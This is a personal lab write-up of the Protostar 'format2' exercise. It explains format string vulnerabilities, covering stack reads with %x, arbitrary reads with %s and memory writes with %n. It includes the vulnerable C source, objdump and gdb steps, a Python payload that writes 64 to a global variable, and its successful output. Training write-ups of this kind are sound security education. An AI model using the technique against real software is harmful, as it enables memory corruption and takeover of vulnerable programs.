

# Format 2 protostar

Friday, 14 June 2019 11:17 PM

## Using bash for loop

```
for i in {1..10}; # starts at 1 , ends at 10  
do echo $i; # prints the current loop
```

```
# %1$x , %2$x are format specifiers so you can print from 1 to 1024th value  
# instead of typing %x%x%x
```

```
echo $(python -c "print 'AAAA%i\$x'" | /opt/protostar/bin/format2;
```

```
echo; # prints empty space
```

```
done # `for loop closing bracket`
```

## Using format specifiers

### Exploit Format String Vulnerability Case 2: View Stack cont'd

- We can use the field specifier, e.g.,

```
printf("%2$x, %1$x", 1, 2);
```

prints 2 first, then 1

- In general “%m\$x” tells printf to print the m'th value
  - e.g., for the 1024'th value, we can use “%1024\$x”

### Exploit Format String Vulnerability Case 2: View Stack cont'd


- This exploit allows the attacker to view the stack.
- This exploit can be used by attacker to determine the important addresses of stack objects, such as return addresses or saved EBP

## Using printf to view memory



## Exploit Format String Vuln. Case 3: View Arbitrary Memory con'td

- The stack when printf is called:
- Because the format string starts with hex number 0x080485e0, this number is first printed
- Then three %x prints prints the temp vals
- At last %s prints the string at address 0x080485f0



### Using printf to write to memory

## Exploit Format String Vulnerability Case 4: Write Arbitrary Memory

- Format "%n": writes the number of characters printed to an variable
- E.g., the following code writes 4 to i

```
int i;  
printf("ABCD%n", &i);
```

### Using objdump to print the address of a variable

```
user@protostar:~$ objdump -t /opt/protostar/bin/format2|grep target  
080496e4 g      0 .bss   00000004      target  
user@protostar:~$
```

### Using gdb



```
0x0804848a <vuln+54>:  mov    eax,ds:0x80496e4
0x0804848f <vuln+59>:  cmp    eax,0x40
```

move the value of variable target to EAX register and compare it to the value of 64

```
(gdb) x/s 0x80496e4
0x80496e4 <target>:  ""
(gdb) _
```

## Source code

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln()
{
    char buffer[512];

    fgets(buffer, sizeof(buffer), stdin);
    printf(buffer);

    if(target == 64) {
        printf("you have modified the target :)\n");
    } else {
        printf("target is %d :(\n", target);
    }
}

int main(int argc, char **argv)
{
    vuln();
}
```

## The exploit code



```
#!/usr/bin/python
import struct

# We can use the 4th parameter to write data to any address
'''
4
AAAA41414141
target is 0 :(
'''

def main():
    '''
    user@protostar:~$ objdump -t /opt/protostar/bin/format2|grep target
    080496e4 g      0 .bss      00000004          target
    '''
    target_addr = 0x080496e4
    target_addr = struct.pack("<I", target_addr) # Packs it into binary data

    # Target address should have of 64 but using 64 "A"s, the target value will be 68
    # Only by using 60 "A"s, will the target value be 64
    # The extra 4's are occupied by something which i don't understand
    payload = target_addr + "A" * 60 + "%4$n"
    print payload # Echoes payload to stdout

if __name__ == "__main__":
    main()
```

## Results

```
user@protostar:~/dev$ ./fmt2.py | /opt/protostar/bin/format2
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
you have modified the target :)
user@protostar:~/dev$ _
```

